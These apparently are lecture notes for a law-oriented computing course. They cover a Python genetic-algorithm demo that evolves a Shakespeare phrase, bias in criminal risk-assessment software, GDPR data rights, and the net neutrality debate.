AI, Machine Learning

- Artificial intelligence and machine learning can prove useful to lawyers to process large amounts of data and review documents. These sorts of processing tasks are typically outsourced to contract attorneys or first-year associates.
- Artificial intelligence is often associated with pattern recognition and the potential to make decisions based on those patterns. However, the essential feature of artificial intelligence lies in its ability to mimic the behaviors and operations of the human mind.
- There are two major ways for artificial intelligences to learn. One is to provide large amounts of data and the rules that map this data to a certain outcome. The other is termed neuroevolution which involves giving the computer a target and allowing it to generate data until it reaches that objective.
- Could a computer write Shakespeare? Let's attempt to program a computer to arrive at the phrase: "a rose by any other name."
    - We will do this by using the genetic algorithm; the genetic algorithm assumes that good traits will propagate into future generations while bad traits will be weeded out in each generation, leaving only the good traits in the end. Random variation or "mutations" are included so the computer is not indefinitely stuck with only bad traits.
    - The computer will not be provided with any original data set. Instead, it will generate its own data set. To do this, we will create DNA objects; in this case, our DNA objects will be random 24-character strings (the length of our target string).
    - The computer will start with 1000 of these random strings and then determine how fit each string is, where *fitness* is a measure of how favorable this particular string's characteristics are, where favorable characteristics are those that we would like to propagate down the line.
        - In this case, fitness is calculated by the number of matching characters between the original string and our generated string.
    - As is in genetics, we have to be able to generate new strings. After determining the most fit strings, we'll have *crossover*, where two strings are combined in some way.
        - In this case, crossover occurs by combining the first half of one string and the second half of another string.

- When producing the next generation, we include random mutations. In this case, for some small proportion of the time, we'll randomly change randomly selected characters.
- After accounting for these functions, we might have a file titled `dna.py` that looks like this:

```
import random

chars = range(32,128)
target = "a rose by any other name"

mutationRate = 0.01

class DNA:

    def __init__(self):
        self.genes = []
        for i in range(len(target)):
            gene = chr(random.choice(chars))
            self.genes.append(gene)

    def update_fitness(self):
        score = 0
        for i in range(len(self.genes)):
            if self.genes[i] == target[i]:
                score += 1
        self.fitness = float(score)/len(target)

    def crossover(self, partner):
        child = DNA()

        midpoint = random.choice(range(len(self.genes)))

        for i in range(len(self.genes)):
            if i > midpoint:
                child.genes[i] = self.genes[i]
            else:
                child.genes[i] = partner.genes[i]

        return child

    def mutate(self):
        for i in range(len(self.genes)):
            if random.random() < mutationRate:
                self.genes[i] = chr(random.choice(chars))

    def getPhrase(self):
        return ''.join(self.genes)
```

- In a separate file called `script.py`, we'll implement the functions we just wrote. The code is shown here:

```
import random
from dna import DNA

population_size = 1000
bestScore = 0

population = []

for i in range(int(population_size)):
    population.append(DNA())

while bestScore < 1.0:

    for i in range(len(population)):
        population[i].update_fitness()

        if population[i].fitness > bestScore:
            bestScore = population[i].fitness
            print(f"{population[i].getPhrase()}  score:
{round(bestScore, 3)}".replace(chr(127), " "))

    matingPool = []

    previous_population = population[:]
    population = []

    for i in range(len(previous_population)):
        n = int(previous_population[i].fitness * 100)
        for j in range(n):
            matingPool.append(previous_population[i])

    for i in range(len(previous_population)):
        a = random.choice(range(len(matingPool)))
        b = random.choice(range(len(matingPool)))

        parentA = matingPool[a]
        parentB = matingPool[b]
        child = parentA.crossover(parentB)
        child.mutate()

        population.append(child)
```

- Note that the `bestScore` value starts from 0. As we get closer and closer to the desired string, the score will increase.
- The population array allows us to store the list of strings that we are considering, i.e. determining their fitness, crossing over, and mutating.
- As long as we have not found the perfect string, where the `bestScore` value is 1, we loop through the process over and over again.

        - Within the loop, there is a `matingpool` array, where we store the fittest strings so crossing over may occur. The most fit strings will participate in crossing over more than the lesser fit strings.
    - In `script.py`, note that we print out the current string and its fitness—this way we'll be able to see the various strings the computer iterates through. Over time, the computer learns, and the strings become closer and closer to the target string, as we can see below.

```
$ python script.py
/k(%4  08W*1UC0rFYyXUo@'  score:  0.042
B_?k/ee^76=xb/X;omR `kW&  score:  0.083
?@6K<$~,w]*r2Eft`]C=KaTe  score:  0.125
Q4+6se1u^F2kz:_5>+y=KaTe  score:  0.167
...
a  Vse by ]ny othe` nam$  score:  0.792
a rPse!by Gny oth"r name  score:  0.833
a rose by 9ny other Aa)e  score:  0.875
a rPse by /ny other name  score:  0.917
a rose by gny other name  score:  0.958
a rose by any other name  score:  1.0
```

- A famous use of machine learning occurred a few years ago with a parking ticket clearing service called "Do Not Pay." Someone taught a computer how to argue parking tickets on someone's behalf so they would not have to hire someone to do that same work. The data that the computer learned from were successful and unsuccessful challenges to parking tickets. This service ended up saving hundreds of thousands of dollars in legal fees to challenge parking tickets! So, is it okay for computers to be making these decisions?

Machine Bias

- There's a program that is used by judges and prosecutors when releasing a person on bail or setting conditions for parole. This program tells the user the likelihood that this person will commit future crimes.
- The data fed into these programs are provided by users, and consequently, the programs have developed a racial bias. For example, the program will ask for the person's socioeconomic status, languages spoken, whether or not their parents have been in prison, and so on. This stereotypes people in a way that we might not deem acceptable.
- This program has been found to be only 20% accurate in predicting future violent crimes, and this program has been only 60% accurate in predicting future crimes, which is only a little better than a 50/50 guess.
- Proponents of this program say that this program provides useful data, and opponents say that the data is being misused, for example, for setting sentence lengths, instead.

- How much do we want technology to be involved in these legal decisions? Judges now are influenced by this data, should the judges reach their decision without the use of this program?

GDPR and the "Right to be Forgotten"

- The General Data Protection Regulation was passed by the European Union and took effect in May 2018. This allowed people the right to know what sort of data was being collected about them. This right does not currently exist in the United States, but it may very well come into effect in the near future. American businesses that have European users or customers may be subject to the GDPR.
- The GDPR allows users to request their personal data. This may include data that specifically identifies an individual such as the cookies and digital tracking previously examined. Additionally, there might even be data that has the potential to identify an individual, but does not yet do so.
- The GDPR imposes requirements on the controller of this data. It defines the controller's responsibilities for processing this data answering user requests concerning the data. The controller must identify themselves and make themselves accessible for contact. They must also reveal what data they have about the user, how the data is being processed, the purpose of processing this data, and whether this data is being shared with a third party.
    - These requirements are placed not only on explicit data from the user but also on implicit data that may be gathered through web patterns or digital activity.
- The GDPR also offers users the ability to compel controllers to correct the collected data that is inaccurate. The GDPR does however prevent the deletion of data that serves the public interest. What if a user simply wishes to correct data that they do not like, despite its veracity? Can the user still challenge this data?
    - The GDPR might allow for individuals to delete data concerning minor, non-violent crimes that happened in the past; these records of crime often have significant negative impacts on job prospects and many other areas of life. Deleting these records would allow for individuals to gain a clean slate. Does this deletion of history pose dangerous consequences?
    - If data characterizes an aspect of a user's personality that they do not personally agree with, can they challenge this data? For example, if a person is categorized as a compulsive spender based on their purchase history, should they be allowed to disagree and alter this data?

Net Neutrality

- Net neutrality is based on the principle that all web traffic should be treated equally. For example, traffic from Facebook and traffic from a small business should be treated the same regardless of size. This has become a very controversial political issue in recent years.
- If we envision the Internet as a sort of road that carries information, we can examine the issue of net neutrality by constructing another road alongside the first road. This second road is better maintained and transmits traffic more quickly, but it charges a toll to use it.

    - Proponents of net neutrality argue that offering this second road would prioritize the traffic of the users who could afford this extra spending. If the Internet was designed with the purpose of an equal, free flow of information, this second road would defy this principle.
    - Opponents of net neutrality base their argument on the existence of free markets. If a user wishes to prioritize their traffic, they should be able to do so by paying the necessary toll. Furthermore, free markets operate in most areas of the American economy.
- The implementation of this second road is quite simple. If a business wishes to pay the toll, their IP address will be associated with this purchase. The Internet service provider (ISP) which owns the infrastructure to transmit this traffic would then prioritize the purchasers over the non-purchasers when transmitting data.
    - For actions such as sending an email or accessing a webpage,Transmission Control Protocol (TCP) allows for redundancies that will resend that data packet if the network is overly congested. These low impact services do not necessitate any sort of prioritization of traffic.
    - Services such as business calls or video streaming often use User Datagram Protocol (UDP) which does not have redundancies to resend the packet in case of congestion. In these instances, prioritizing traffic might be important to ensure that the service runs smoothly without interruptions.
- In 2015, under Barack Obama, the Democratically-controlled Federal Communications Commission (FCC) voted in favor of net neutrality and reclassified the Internet as a Title II communications service, offering more room for stricter regulation.
- In 2017, Donald Trump appointed Ajit Pai as the Chairman of the FCC. The FCC repealed net neutrality with the decision taking effect in the summer of 2018.
    - Some states have begun to pass their own laws enforcing net neutrality. These state laws have come into conflict with federal law concerning net neutrality.